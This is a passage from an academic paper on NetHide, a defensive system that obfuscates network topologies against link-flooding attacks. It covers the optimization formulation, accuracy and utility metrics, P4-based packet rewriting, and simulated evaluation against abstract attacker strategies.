We now illustrate how NetHide can compute a secure and yet usable (i.e., "debuggable") obfuscated topology on a simple example depicted in Fig. 3. Specifically, we consider the task of obfuscating a network with 6 routers: $A, \ldots, F$ in which the core link $(C,D)$ acts as bottleneck and is therefore a potential target for an LFA.

***Inputs*** NetHide takes four inputs: *(i)* the physical network topology graph; *(ii)* a specification of the forwarding behavior (a forwarding tree for each destination according to the physical topology and incorporating potential link weights); *(iii)* the capacity $c$ of each link (how many flows can cross each link before congesting it); along with *(iv)* the set of attack flows $F$ to protect against. If the position of the attacker(s) is not known (the default), we define $F$ to be the set of all possible flows between all (source,destination) pairs.

Given these inputs, NetHide produces an obfuscated virtual topology $V$ which: *(i)* prevents the attacker(s) from determining a set of flows to congest any link; while *(ii)* still allowing non-malicious users to perform network diagnosis. A key insight behind NetHide is to formulate this task as a multi-objective optimization problem that allows for a flexible tradeoff between security (encoded as hard constraints) and usability (encoded as soft constraints) of the virtual topology. The key challenge here is that the number of obfuscated topologies grows exponentially with the network size, making simple exhaustive solutions unusable. To scale, NetHide only considers a subset of candidate solutions amongst which it selects a usable one. Perhaps surprisingly, we show that this process leads to desirable solutions.

***Pre-selecting a set of secure candidate topologies*** NetHide first computes a random set of obfuscated topologies. In addition to enabling NetHide to scale, this random selection also acts as a secret which makes it significantly harder to invert the obfuscation algorithm.

NetHide obfuscates network topologies along two dimensions: *(i)* it modifies the topology graph (i.e., it adds or removes links); and *(ii)* it modifies the forwarding behavior (i.e., how flows are routed along the graph). For instance, in Fig. 3, the two shown candidate solutions $V_1$ and $V_2$ both contain two virtual links used to "route" flows from $A$ to $E$ and from $B$ to $F$.

***Selecting a usable obfuscated topology*** While there exist many secure candidate topologies, they differ in terms of *usability*, i.e., their perceived usefulness for benign users. In NetHide, we capture the usability of a virtual topology in terms of its *accuracy* and *utility*.

The *accuracy* measures the logical similarity of the paths reported when using `traceroute` against the original and against the obfuscated topology. Intuitively, a virtual topology with high accuracy enables network operators to diagnose routing issues such as sub-optimal routing. Conversely, tracing highly inaccurate topologies is likely to report bogus information such as traffic jumping between geographically distant points for no apparent reason. As illustration, $V_2$ is more accurate than $V_1$ in Fig. 3 as the reported paths have more links and routers in common with the physical topology.

The *utility* metric measures the physical similarity between the paths actually taken by the tracing packets in the physical and the virtual topology. Intuitively, utility



Figure 3: NetHide operates in two steps: *(i)* computing a secure *and* usable virtual topology; and *(ii)* deploying the obfuscated topology in the physical network.

captures how well events such as link failures or congestion in the physical topology are observable in the virtual topology. For instance, we illustrate that $V_2$ has a higher utility than $V_1$ in Fig. 3 by considering the failure of the link $(D,E)$. Indeed, a non-malicious user would observe the failure of $(D,E)$ (which is not obfuscated) when tracing $V_2$ while it would observe the failure of link $(A,E)$ instead of $(D,E)$ when tracing $V_1$.

Given $V_1$, $V_2$ and the fact that $V_2$ has higher accuracy and utility, NetHide deploys $V_2$.

***Deploying the obfuscated topology*** NetHide obfuscates the topology at runtime by modifying tracing packets (i.e., IP packets whose TTL expires somewhere in the network). NetHide intercepts and processes such packets without impact on the network performance, directly in the data plane, by leveraging programmable network devices. Specifically, NetHide intercepts and possibly alters tracing packets at the edge of the network before sending them to the pretended destination in the physical network. That way, NetHide ensures that tracing packets traverse the corresponding physical links, and preserves the utility of `traceroute`-like tools. Observe that any alteration of tracing packets is reverted before they leave the network, which makes NetHide transparent. In contrast, simpler approaches which answer to tracing packets at the network edge or from a central controller (e.g., [28, 39]) render network debugging tools unusable.

Consider again Fig. 3 (right). If router $A$ receives a packet towards $E$ with TTL=2, this packet needs to expire at router $D$ according to the virtual topology. Since the link between $A$ and $D$ does not exist physically, the packet needs to be sent to $D$ via $C$, and it would thus expire at $C$. To prevent this and to ensure that the packet expires at D, NetHide increases the TTL by 1. Observe that, in addition to ensure the utility (see above), making the intended router answer to the probe also ensures that the measured round trip times are realistic (cf. §5).

## 4 Generating secure topologies

In this section, we first explain how to phrase the task of obfuscating a network topology as an optimization problem. We then present our implementation which consists of roughly 2000 lines of Python code and uses the Gurobi ILP solver [9].

### 4.1 Optimization problem

Given a topology $P = (N,L,T)$, a set of flows $F$, and capacities $c$, the network obfuscation problem is to generate a virtual topology $V = (N',L',T')$ such that: *(i)* $V$ is secure; and *(ii)* the *accuracy* and *utility* metrics are jointly maximized; we define these metrics shortly.

NetHide generates $V$ by modifying $P$ in three ways: *(i)* NetHide can add *virtual nodes* to the topology graph that do not exist in $P$; *(ii)* NetHide adds *virtual links* to connect physical or virtual nodes in $V$; and *(iii)* NetHide can modify the *forwarding trees* for all nodes in $V$.

We show the constraints that encode the security and the objective function that captures the closeness in terms of accuracy and utility in Fig. 4 and explain them below.

***Security constraints*** The main constraint is the *security* (C1) imposed on $V$. This being a hard constraint (as opposed to be part of the objective function) means that if

**Objective function**

$$\max_{V} \sum_{f \in F} \left( w_{acc} \cdot acc(f,P,V) + w_{util} \cdot util(f,P,V) \right)$$

where $w_{acc} \in [0,1]$, $w_{util} \in [0,1]$, $w_{acc} + w_{util} = 1$

**Hard Constraints**

| | | |
|---|---|---|
| *(Security)* | $\forall l \in L' : fd(V,l) \leq c(l)$ | (C1) |
| *(Complete)* | $n \in N \Rightarrow n \in N'$ | (C2) |
| *(Reach)* | $\forall n \in N' : \lvert\{T_n \lvert T_n \in T'\}\rvert = 1$ | (C3) |
| | $\forall T \in T' : \forall l \in T \ : \ l \in L'$ | (C4) |
| | $(n,n') \in L' \Rightarrow \{n,n'\} \in N'$ | (C5) |

Figure 4: NetHide optimization problem. NetHide finds a virtual topology that is secure and has maximum accuracy compared with the physical topology.

NetHide finds a virtual topology $V$, then $V$ is secure with respect to the attacker model and the capacities.

To ensure that the virtual topology $V$ is valid, NetHide incorporates additional constraints capturing that: (C2) all physical nodes in $N$ are also contained in the virtual topology with nodes $N'$; (C3) there is exactly one virtual forwarding tree for each node; and (C4-5) links and nodes in the virtual forwarding trees are contained in $N'$.

***Objective function*** The objective of NetHide is to find a virtual topology that maximizes the overall accuracy (cf. §4.2) and utility (cf. §4.3). As shown in Fig. 4, we define the overall accuracy and utility as a weighted sum of the accuracy and utility values of all flows in the network.

## 4.2 Accuracy metric

The accuracy metric is a function that maps two paths for a given flow to a value $v \in [0,1]$. In our case, this value captures the similarity between a path $T_{s \to d}$ in $P$ for a given flow $(s,d)$ and the (virtual) path $T'_{s \to d}$ for the same flow $(s,d)$ in $V$. Formally, given a flow $(s,d)$, the accuracy is defined as:

$$acc((s,d),P,V) = 1 - \frac{LD(T_{s \to d}, T'_{s \to d})}{|T_{s \to d}| + |T'_{s \to d}|}$$

Where $LD(T_{s \to d}, T'_{s \to d})$ is Levenshtein distance [32] and $|T_{s \to d}|$ denotes the length of the path from $s$ to $d$.

The overall accuracy of a topology (as referred to in §6) is defined as the average accuracy over all flows in $F$:

$$A_{avg}(P,V) = avg_{(s,d) \in F}\ acc((s,d),P,V)$$

We point out that the accuracy metric in NetHide can also be computed by any other function to precisely represent the network operator's needs.

**Input:** Flow $(s,d) \in F$,
physical topology $P = (N,L,T)$,
virtual topology $V = (N',L',T')$
**Output:** utility $u \in [0,1]$

**for** $n \in T'_{s \to d}$ **do**
  $C \leftarrow T_{s \to n} \cap T'_{s \to d}[0:n]$ `// common links`
  $u_n \leftarrow \frac{1}{2}\left( \frac{|C|}{|T_{s \to n}|} + \frac{|C|}{|T'_{s \to d}[0:n]|} \right)$ `// utility`
$u \leftarrow \frac{1}{|T'_{s \to d}|} \sum_{n \in T'_{s \to d}} u_n$ `// average`

Algorithm 1: Utility metric. It incorporates the likelihood that a failure in the physical topology $P$ is visible in the virtual topology $V$ and that a failure in $V$ actually exists in $P$. Note that we treat $T_{s \to d}$ as a set of links.

## 4.3 Utility metric


While the accuracy measures the similarity between the physical and virtual paths for a given flow, the utility measures the representation of physical events, such as link failures. For our implementation, we design the utility metric such that it computes the probability that a link failure in the physical path is observed in the virtual path and the probability that a failure reported in the virtual path is indeed occurring in the physical path.

Algorithm 1 describes the computation of our utility metric for a given flow $(s,d)$. In the algorithm, given a virtual path $T'_{s \to d} = s \to n_1 \to \cdots \to n_k \to d$, we write $T'_{s \to d}[0:n_i]$ to denote the prefix path $s \to n_1 \to \cdots \to n_i$. NetHide computes the overall utility by taking the average utility computed over all flows:

$$U_{avg} = avg_{(s,d) \in F}\ util((s,d),P,V)$$

As with accuracy, a network operator is free to implement a custom utility metric.

In most cases, the accuracy and utility are strongly linked together (we show this in §6). However, as illustrated in Fig. 5, there exist cases where the accuracy is high and the utility low or vice-versa.



(a) high accuracy, low utility (b) low accuracy, high utility

Figure 5: High accuracy does not always imply high utility (and vice-versa). In Fig. 5a, the physical and virtual paths are similar but the tracing packets do not cross the physical links. In Fig. 5b, the physical and virtual paths are dissimilar but the tracing packets do cross the physical links.

## 4.4 Scalability

To obfuscate topologies with maximal accuracy and utility, a naive approach would consider all possible changes to $P$, which is infeasible even for small topologies.

NetHide significantly reduces the number of candidate solutions in order to ensure reasonable runtime while providing close-to-optimal accuracy and utility. The key insight is that NetHide pre-computes a set of *forwarding trees* for each node and later computes $V$ as the optimal combination of them. Thanks to the reduction from modeling individual links or paths to forwarding trees, NetHide only considers *valid* combinations of paths (i.e., paths that form a tree rooted at $n$, $\forall n \in N'$).

For computing the forwarding trees, NetHide builds a complete graph $G$ with all nodes from $V$, that is $G = (V,E)$ where $V = N'$ and $E = N' \times N'$, and assigns each edge the same weight $w(e) = 1\ \forall e \in E$. Then, NetHide uses Dijkstra's algorithm [21] to compute forwarding trees towards each node $n \in N'$. That is, a set of paths where the paths form a tree which is rooted at $n$. This is repeated until the specified number of forwarding trees per node is obtained while the weights are randomly chosen $w(e) \sim \mathit{Uniform}(1,10)$ for each iteration.

As NetHide pre-computes a fixed number of forwarding trees per node, the ILP solver later only needs to find an optimal combination of $\mathcal{O}(|N'|)$ forwarding trees instead of $\mathcal{O}(|N'|^2)$ links and $\mathcal{O}(|N'|^{|N'|})$ forwarding trees.

We point out that the reduction from individual links or paths to forwarding trees and the small number of considered forwarding trees does not affect the security of $V$ as security is a hard constraint and thus, NetHide *never* produces a topology that is insecure. In fact, the small number of considered forwarding trees actually makes NetHide more secure because it makes it harder to determine $P$ even for a powerful brute-force attacker that can run NetHide with every possible input.

## 4.5 Security

We now discuss the security provided by NetHide. We consider two distinct attacker strategies: *(i)* reconstructing the physical topology $P$ from the virtual topology $V$; and *(ii)* choosing an attack based on the observed virtual topology $V$ (without explicitly reconstructing $P$). We describe the two strategies below.

***Reconstructing the physical topology*** If the attacker can reconstruct $P$, then she can check if $P$ is insecure and select a link and a set of flows that congests that link. Reconstructing the physical topology is mitigated in two ways. First, the attacker cannot reconstruct $P$ with certainty by simply observing the virtual topology $V$. NetHide's obfuscation function maps any physical topology that is secure to itself (i.e., to $P$). The obfuscation function is therefore not injective, which entails that NetHide guarantees opacity [35], a well-known security property stipulating that the attacker does not know the secret $P$.

Given that the attacker cannot reconstruct $P$ with certainty, she may attempt to make an educated guess based on the observed $V$ and her knowledge about NetHide's obfuscation function. Concretely, the attacker may perform exact Bayesian inference to discover the most likely topology $T$ that was given as input to the obfuscation function. Exact inference is, however, highly non-trivial as NetHide's obfuscation function relies on a complex set of constraints. As an alternative, the attacker may attempt to approximately discover a topology $T$ that was likely provided as input to NetHide. Estimating the likelihood that a topology $T$ could produce $V$ is, however, expensive because NetHide's obfuscation is highly randomized. That is, the estimation step would require a large number of samples, obtained by running $T$ using the obfuscation function.

***Choosing an attack*** In principle, even if the attacker cannot reconstruct $P$, she may still attempt to attack the network by selecting a set of flows and checking if these cause congestion or not. As a base case for this strategy, the attacker may randomly pick a set of flows. A more advanced attacker would leverage her knowledge about the observed topology to select the set of flows such that the likelihood of a successful attack is maximized.

In our evaluation, we consider three concrete strategies: *(i) random*, where the attacker selects the set of flows uniformly at random, *(ii) bottleneck+random*, where the attacker selects a link with the highest flow density and selects additional flows uniformly at random from the remaining set of flows, and *(iii) bottleneck+closeness*, where the attacker selects a link with the highest flow density and selects additional flows based on their distance to the link. Our results show that NetHide can mitigate these attacks even for powerful attackers (which can run many flows) and weak physical topologies (with small link capacities) while still providing high accuracy and utility (cf. §6.7). For example, NetHide provides 90 % accuracy and 72 % utility while limiting the probability of success to 1 % for an attacker which can run twice the required number of flows and follows the *bottleneck+random* strategy in a physical topology where 20 % of the links are insecure.

Finally, we remark that while our results indicate that NetHide successfully mitigates advanced attackers, providing a formal probabilistic guarantee on the success of the attacker is an interesting and challenging open problem. As part of our future work, we plan to formalize a class of attackers, which would allow us to formulate and prove a formal guarantee on that class.

## 5 NetHide topology deployment

In this section, we describe how NetHide deploys the virtual topology $V$ on top of the physical topology $P$. For this, we first state the challenges NetHide needs to address. Then, we provide insights on the programming language and the architecture using which we implemented NetHide and describe the packet processing software as well as the controller in detail. In addition, we explain the design choices that make NetHide partially deployable and we discuss the impact of changes in the physical topology to the virtual topology.

### 5.1 Challenges

In the following, we explain the major challenges which need to be addressed by the design and the implementation of the NetHide topology deployment in order to provide high security, accuracy, utility and performance.

***Reflecting physical events in virtual topology*** Maintaining the usefulness of network tracing and debugging tools is a major requirement for any network obfuscation scheme to be practical. As we explained in the previous sections, NetHide ensures that tracing $V$ returns meaningful information by maximizing the utility metric. As a consequence, NetHide must assure that the data plane is acting in a way that corresponds to the utility metric.

The key idea to ensure high utility in NetHide is that the tracing packets are sent through the physical network as opposed to being answered at the edge or by a central controller. Answering to tracing packets from a single point is impractical as events in $P$ (such as link failures) would not be visible.

***Timing-based fingerprinting of devices*** Besides the IP address of each node in a path, tracing tools allow to determine the round trip time (RTT) between the source and each node in the path. This can potentially be used to identify obfuscated parts of a path.

While packets forwarding is usually done in hardware without noticeable delay, answering to an expired (TTL=0) IP packet involves the router control plane and causes a noticeable delay. Actually, our experiments show that the time it takes for a router to answer to an expired packet not only varies greatly, but is also *characteristic* for the device, making it possible to identify a device based on the distribution of its processing time.

NetHide makes RTT measurements realistic by ensuring that a packet that is supposedly answered by node $n$ is effectively answered by $n$. As such, $n$ will process the packet as any other packet with an expired TTL irrespective of whether or not obfuscation is in place and the measured RTT is the RTT between the source host and $n$.

***Packet manipulations at line rate*** To avoid tampering with network performance, NetHide needs to parse and modify network packets at line-rate. In particular, it needs manipulate the TTL field in IP headers as well as the IP source and destination addresses. Since changing these fields leads to a changed checksum in the IP header, NetHide also needs to re-compute checksums.

While there are many architectures and devices where the NetHide runtime can operate, we decided to implement it in P4, which we introduce in the next section.

### 5.2 NetHide and P4

P4 [20] is a domain-specific programming language that allows programming the data plane of a network. It is designed to be both protocol- and target-independent meaning that it can process existing protocols (e.g., IP or UDP) as well as developer-defined protocols. P4 programs can be compiled to various targets (e.g., routers or switches) and executed in different hardware (e.g., CPUs, FPGAs or ASICs). Software targets (e.g., [13]) provide an environment to develop and test P4 programs while hardware targets (such as [3]) can run P4 programs at line rate.

A P4 program is composed of a parser, which parses a packet and extracts header data according to specified protocols, a set of match+action tables and a control program that specifies how these tables are applied to a packet before the (potentially modified) packet is sent to the output port. Besides table lookups, P4 also supports a limited set of operations such as simple arithmetic operations or computing hash functions and checksums.

For our implementation, we use P4_14 [14] and leverage P4's customizable header format to rewrite tracing packets at line rate without requiring to keep state (per packet, flow or host) at the devices.

### 5.3 Architecture

NetHide features a controller to translate $V$ to configurations for programmable network devices, and a packet processing software that is running on network devices and modifies packets according to these configurations.

The device configuration is described as a set of match+action table entries that are queried upon arrival of a packet (Fig. 6). The entries are installed when $V$ is deployed the first time and when it changes. At other times, NetHide devices act autonomously.

We describe the packet processing software as well as the controller in the following two sections.




Figure 6: NetHide topology deployment architecture overview. A controller generates the configuration entries which are later used by the packet processing software running in NetHide devices.



Figure 7: NetHide devices encode state information into packets in order to avoid maintaining state in the devices.

## 5.4 Packet processing software

The packet processing software is running in the data plane of a network device and typically performs tasks such as routing table lookups and forwarding packets to an outgoing interface. For NetHide, we extend it with functionality to modify packets such that the behavior for a network user is consistent with $V$. In the following paragraphs, we explain the processing shown in Fig. 6.

***Identifying potential tracing packets*** Upon receiving a new packet, a NetHide device first checks whether it is a response to a packet that was modified by NetHide (cf. below). If not, it checks whether the packet's virtual path is different from the physical path and it thus needs to be modified. Even though we often use `traceroute` packets as examples, NetHide does not need to distinguish between `traceroute` (or other tracing traffic) and productive network traffic. Instead, it purely relies on the TTL value, the source and destination of a packet and—if needed—it obfuscates traffic of all applications.

***Encoding the virtual topology*** If a packet needs to be modified, NetHide queries the match+action table which returns the required changes for the packet. Changes can include modifications of the destination address and/or the TTL value. If the packet's TTL is high enough that it can cross the egress router, NetHide does not need to modify addresses. However, if the virtual path for this packet has a different length than the physical path, the TTL needs to be incremented or decremented by the difference of the virtual and the physical path length.

If the packet has a low TTL value which will expire before the packet reaches its destination, NetHide needs to ensure that the packet expires at the correct node with respect to $V$. For this, NetHide modifies the destination address of the packet such that it is sent to the node that has to answer according to $V$. In addition, it sets the source address to the address of the NetHide device that handles the packet. Therefore, the modified packet is sent to the responding router and the answer comes back to the NetHide device. At this point, NetHide needs to restore the original source and destination addresses of the packet and forward the reply to the sender.

***Rewriting tracing packets at line rate*** The devices that we use to deploy NetHide are able to modify network traffic at line rate without impacting latency and throughput. As described above, NetHide sometimes needs to modify the TTL value in production traffic (which does not impact latency or delay and is already done by routers today) and it needs to send tracing packets to different routers (which has an impact on the observed RTT; but only for tracing packets whose TTL expires before reaching the destination).

***Rewriting tracing packets statelessly*** A naive way to be able to reconstruct the original source and destination addresses of a packet is to cache them in the device (which bears similarities with the operating mode of a NAT device—but the state would need to be maintained on a *per-packet* basis). Since this would quickly exceed the limited memory that is typically available in programmable network devices, NetHide follows a better strategy: instead of maintaining the state information in the device, it encodes it into the packets. More precisely, NetHide adds an additional header to the packet which contains the original (layer 2 and 3) source and destination addresses, the original TTL value as well as a signature (a hash value containing the additional header combined with a device-specific secret value) (cf. Fig. 7). This *meta header* is placed on top of the layer 3 payload and is thus contained in ICMP time exceeded replies.

***Preventing packet injections*** Coming back to the first check when a packet arrives: if it contains a *meta header* and the signature is valid (i.e., corresponds to the device), NetHide restores the original source and destination addresses of the packet and removes the meta header before sending it to the outgoing interface.

## 5.5 NetHide controller

Below, we explain the key concepts of the NetHide controller which generates the configurations mentioned above.

***Configuring the topology*** Being based on P4 devices, configuration entries are represented as entries in match+action tables which are queried by the packet processing program. NetHide's configuration entries are of the following form:

$$(\text{destination}, \text{TTL}) \mapsto$$
$$(\text{virtual destination IP}, \text{hops to virtual destination})$$

where the virtual destination IP can be unspecified if only the length of a path needs to be modified. P4 tables can match on IP addresses with *prefixes*, meaning that only one entry per prefix (e.g., `1.2.3.0/24`) is required. For example, the entry "$(\texttt{1.2.3.0/24}, 1) \mapsto (\texttt{11.22.33.44}, 5)$" means that if the device sees a packet to `1.2.3.4` (or any other IP address in `1.2.3.0/24`) with `TTL=1`, it will send it to `11.22.33.44` and change the TTL-value to `5`.

***Modifying packets distributedly*** NetHide selects one programmable device per flow which then handles all of the flow's packets. This device must be located before the first spoofed node, i.e., the first node in the virtual path that is different from the physical path.

While there is always one distinct device in charge of handling a certain flow, the same device is assigned to many different flows. To balance the load across devices, NetHide chooses one of the eligible devices at random (this does not impact the obfuscation). For more redundancy, multiple devices could be assigned to each flow.

***Changing the topology on-the-fly*** Thanks to the separation between the packet processing software and the configuration table entries, $V$ can be changed *on-the-fly* without interrupting the network.

## 5.6 Partial deployment

As deploying a system that needs to run on *all* devices is difficult, we design NetHide such that it can fully protect a network while being deployed on only a few devices. The key enabler for this is that NetHide only needs to modify packets at most at one point for each flow.

NetHide can obfuscate all traffic as soon as it has crossed at least one NetHide device. In the best case, in which NetHide is deployed at the network edge, it can protect the entire network. In the evaluation (§6), we show that even for the average case in which the NetHide devices are placed at random positions, a few devices are enough to protect a large share of the flows.

| | Abilene | Switch | US Carrier |
|---|---|---|---|
| |  |  |  |
| Nodes | 11 | 42 | 158 |
| Links | 14 | 63 | 189 |
| Max. flow density | 35 | 390 | 11301 |
| Avg. flow density | 19 | 89 | 1587 |

Table 1: We evaluate NetHide based on three realistic topologies of different size.

## 5.7 Dealing with topology changes

NetHide sends tracing packets through $P$ such that they expire at the correct node according to $V$. Changes in $P$ can impact NetHide in two ways:

1. When links are *added* to $P$ or the routing behavior changes: some flows may no longer traverse the device that was selected to obfuscate them. This can be addressed by installing configuration entries in multiple devices (which results in a trade-off between resource requirements and redundancy). Since $V$ is secure in any case, there is no immediate need to react to changes in $P$. However, to provide maximum accuracy and utility, NetHide can compute a new $V'$ based on $P'$ and deploy it without interrupting the network.
2. When links are *removed* from $P$: this results in link failures in $V$ and has no impact on the security of $V$. If the links are permanently removed, NetHide can compute and deploy a new virtual topology.

# 6 Evaluation

In this section, we show that NetHide: *(i)* obfuscates topologies while maintaining high accuracy and utility (§6.2, §6.3); *(ii)* computes obfuscated topologies in less than one hour, even when considering large networks (§6.4). Recall that this computation is done offline, once, and does not impact network performance at runtime; *(iii)* is resilient against timing attacks (§6.5); *(iv)* is effective even when partially deployed (§6.6); *(v)* mitigates realistic attacks (§6.7); and *(vi)* has little impact on debugging tools (§6.8).

## 6.1 Metrics and methodology

***Metrics*** To be able to compare the results of our evaluation with different topologies, we use the average *flow density reduction factor*, which denotes the ratio between the flow density in the physical topology $P = (N, L, T)$ and in the virtual topology $V = (N', L', T')$:



Figure 8: Accuracy and utility for different protection margins. NetHide achieves high accuracy (left plot) and utility (middle) and does not change most of the paths at all (right plot) while reducing the flow density by more than 75 %.

$$FR = 1 - \frac{\text{avg}_{l \in L'} fd(V,l)}{\text{avg}_{l \in L} fd(P,l)}$$

The flow density denotes the number of flows that are carried at each link (cf. §2.3). For example, $FR = 0.2$ means that the links in $V$ carry 80% less flows than those in $P$ (on average). For the accuracy and utility of $V$, we use $A_{\text{avg}}$ and $U_{\text{avg}}$ as defined in §4.

***Datasets*** We consider three publicly available network topologies from [11]: a small (Abilene, the former US research network), a medium (Switch, the network connecting Swiss universities) and a large one (US Carrier, a commercial network in the US). Table 1 lists key metrics for the three topologies. For the forwarding behavior, we assume that traffic in $P$ is routed along the shortest path or a randomly picked shortest path in case there are multiple shortest paths between two nodes.

***Parameters*** We run all our experiments with the following parameters: All nodes in $P$ can act as ingress and egress for malicious traffic (which is the worst case when an attacker is everywhere). We also assume that all links have the same capacity. Since tracing packets need to be answered by the correct node, NetHide only adds virtual links but no nodes (i.e., $N = N'$). We consider 100 forwarding trees per node. For the ILP solver, we specify a maximum relative gap of 2 %, which means that the optimal results can be at most 2 % better than the reported results (in terms of accuracy and utility, security is not affected). We run NetHide at least 5 times with each configuration and plot the average results.

## 6.2 Protection vs. accuracy and utility

In this experiment, we analyze the impact of the obfuscation on the accuracy and utility of $V$. For this, we run NetHide for link capacities $c$ (the maximum flow density) varying between 10 % and 100 % of the maximum flow density listed in Table 1.

Fig. 8 depicts the accuracy (left) and utility (center) achieved by NetHide according to the flow density reduction factor. An ideal result is represented by a point in the upper right corner translating to a topology that is both highly obfuscated and provides high accuracy and utility. As baseline, we include the results of a naive obfuscation algorithm that computes $V$ by adding links at random positions and routing traffic along a shortest path.

NetHide scores close to the optimal point especially for large topologies. We observe that the random algorithm can achieve high accuracy and utility (when adding few links) or high protection (when adding many links) but not both at the same time. Though, in a small area (very high flow density reduction in a small topology), the random algorithm can outperform NetHide. The reason is that such a low flow density is only achievable in an (almost) complete graph. While adding enough links randomly will eventually result in a complete graph, the small number of forwarding trees considered by NetHide does not always contain enough links to build a complete graph.

In Fig. 8 (right), we show the percentage of flows that do not need to be modified (i.e., have 100 % accuracy and utility) depending on the flow density reduction factor.

Fig. 8 (right) illustrates that NetHide can obfuscate a network without modifying most of its paths therefore preserving the usability of tracing tools. In the medium size topology, NetHide computes a virtual topology that lowers the average flow density by more than 80 % while keeping more than 80 % of the paths *identical*. This is significantly better than the random baseline where a flow density reduction by 80 % only preserves about 15 % of the paths. We observe that larger topologies generally exhibit better results than small ones. This is due to the fact that in bigger topologies, a small modification has less impact on average accuracy than in a small topology while still providing high obfuscation. Conversely, smaller topologies lead to worse results as a small number of changes can have a big impact.



Figure 9: Accuracy, utility and runtime for different number of forwarding trees. Considering only a small number of forwarding trees per node does not significantly decrease the accuracy and utility of NetHide but drastically decreases the runtime. Thanks to this, NetHide can obfuscate large topologies (>150 nodes) in less than one hour.

## 6.3 Accuracy vs. utility

In Fig. 10, we analyze the impact of the accuracy weight ($w_{\text{acc}}$ in Fig. 4) on the resulting accuracy and utility. We specify the capacity of each link to 10 % of the maximum flow density listed in Table 1 and observe that $w_{\text{acc}}$ has a relatively small impact for our accuracy and utility metrics especially for large topologies. This confirms that a topology with a high accuracy typically also has a high utility. If the paths are similar (high accuracy), the packets are routed via the same links (high utility), too.

## 6.4 Search space reduction and runtime

In this experiment, we analyze the impact of the search space reduction—in terms of the number of forwarding trees per node—on the runtime of NetHide. As we explained in §4.4, NetHide considers only a small subset of forwarding trees to improve scalability. We again specify the capacity of each link to 10 % of the maximum flow density listed in Table 1 and run NetHide for a varying number of forwarding trees per node. The experiments were run in a VirtualBox VM running Ubuntu 16.04 with 20 Intel Xeon E5 CPU cores and 90 GB of memory.

In Fig. 9, we show that a small number of forwarding trees is enough to reach close-to-optimal results. While the runtime increases exponentially with the number of forwarding trees, the accuracy and utility do not noticeably improve above 100 forwarding trees per node.

The runtime of NetHide when considering 100 forwarding trees per node is within one hour, even for large topologies (Fig. 9). As the topology is computed offline (cf. §5.7), such a running time is reasonable.

## 6.5 Path length

In this experiment, we analyze the difference between the lengths of paths in $P$ and $V$. Large differences between the length of the physical path and the virtual path can lead to unrealistic RTTs and leak information about the obfuscation (e.g., if the RTT is significantly different for two paths of the same length).

As the results in Fig. 11 show, virtual paths are shorter than physical paths (the ratio is $\leq 1$)—intuitively because removing a node from a path has a smaller impact on our accuracy and utility metrics than adding one) and—for the medium and large topology—the virtual paths are less than 10 % shorter both on average and in the $10^{\text{th}}$ percentile for a flow density reduction of 80 %.

The resulting small differences in path lengths support our assumption that timing information mainly leaks through the processing time at the last node and not through the propagation time (§5) as long as all links have roughly the same propagation delay.

## 6.6 Partial deployment

We now analyze the achievable protection if not all devices at the network edge are programmable. In NetHide, a flow can be obfuscated as long as it crosses a NetHide device before the first spoofed node (the first node that is different from the physical path). This is obviously the case if all edge routers are equipped with NetHide. Yet, as we show in Fig. 12, a small percentage of NetHide devices (e.g., 40 %) is enough to protect the majority (60 %) of flows even in the average case where the devices are placed at random locations and all nodes are considered as ingress and egress points of traffic (i.e., as edge nodes).

To obtain the results in Fig. 12, we set the maximum flow density to 10 % of the maximum value in Table 1 and vary the percentage of programmable nodes in $V$ between 0 and 100 %. For each step, we compute the average amount of flows that can be protected for 100 different samples of programmable devices.

The percentage of obfuscated flows in Fig. 12 is normalized to only consider flows that need to be obfuscated. As we have shown in Fig. 8, the vast majority of flows does not need to be obfuscated at all.



Figure 10: The accuracy weight has a small impact for our accuracy and utility metrics.



Figure 11: Reducing the flow density by 80 % changes path lengths by less than 20 %.



Figure 12: Partial deployment at random locations. 40 % NetHide devices allow to protect up to 60 % of the flows *that need obfuscation*



Figure 13: Link failures are correctly observed with high probability (e.g., for Switch: only 15 % of the failures appear in less than 90 % of the paths.)

As an alternative approach to partial deployment, NetHide can be extended to incorporate the number and/or locations of NetHide devices as a constraint or as an objective such as to compute virtual topologies that can be deployed without new devices or with as few programmable devices as possible.

## 6.7 Security

As we explained in §4.5, inferring the exact physical input topology from the virtual topology is difficult.

However, an attacker can try to attack $V$ directly, without trying to determine $P$. Such an attacker is limited by the fact that she does not know $P$ and by a maximum number (budget) of flows that she can create. Therefore, the key challenge for the attacker is to select the flows such that they result in a successful attack on $P$.

Besides the attacker's budget, her chances of success also depend on the robustness of $P$: If $P$ is weak (i.e., the capacity of many links is exceeded), it either needs to be obfuscated more or attacks are more likely to succeed.

In this experiment, we simulate three feasible strategies for an attacker to select $b$ flows:

- *Random*: Samples $b$ flows uniformly at random from the set of all flows $F$.
- *Bottleneck+Random*: Identifies the link with the highest flow density in $V$ (a "bottleneck" link $l_b$) and attacks by initiating all the $fd(l_b)$ flows that cross this link plus $(b - fd(l_b))$ random additional flows.
- *Bottleneck+Closeness*: Identifies the link $l_b$ with the highest flow density in $V$ and attacks by initiating all the $fd(l_b)$ flows that cross this link plus $(b - fd(l_b))$ nearby flows (according to the metric in Algorithm 2).

An attack is successful if running the selected set of flows in $P$ exceeds any link's capacity (not necessarily the link that the attacker tried to attack).

In our simulations, we vary both the attacker's budget and the robustness of $P$ (in terms of the link capacity). We vary the capacity such that between 10 % and 100 % of the links in $P$ are secure (e.g., if 10 % of the links are secure, an attacker could directly attack 90 % of the links if there was no obfuscation). For each choice of the link capacity $c$ in $P$, we vary the number of flows that the attacker can initiate between $b = c + 1$ (just enough to break a link) and $b = 4 \times (c + 1)$ (four times the number of flows that the most efficient attacker would need).

To obtain the simulation results in Fig. 14 and Fig. 15, we simulated $10k$ attempts (*Random* and *Bottleneck+Random*) and $1k$ attempts (*Bottleneck+Closeness*) for each virtual topology from §6.2 and each combination of the link capacity and attacker budget.

In Fig. 14 we compare the *Random* attacker with *Bottleneck+Random* and in Fig. 15 we compare *Random* with *Bottleneck+Closeness*. In the first row of each figure, we plot how much obfuscation (i.e., in terms of the flow density reduction factor) is required to make the attacker successful in $< 1$ % of her attempts. There, we observe that the *Random* attacker is (as expected) the least powerful because it requires less obfuscation to defend against it and that *Bottleneck+Closeness* is slightly more powerful than *Bottleneck+Random*. Considering the setting with the Abilene topology and the attacker with $2\times$ budget: Mitigating this attacker requires no obfuscation when she follows the *Random* strategy, but 71 % (*Bottleneck+Random*) or 86 % (*Bottleneck+Closeness*) flow density reduction for the more sophisticated strategies.

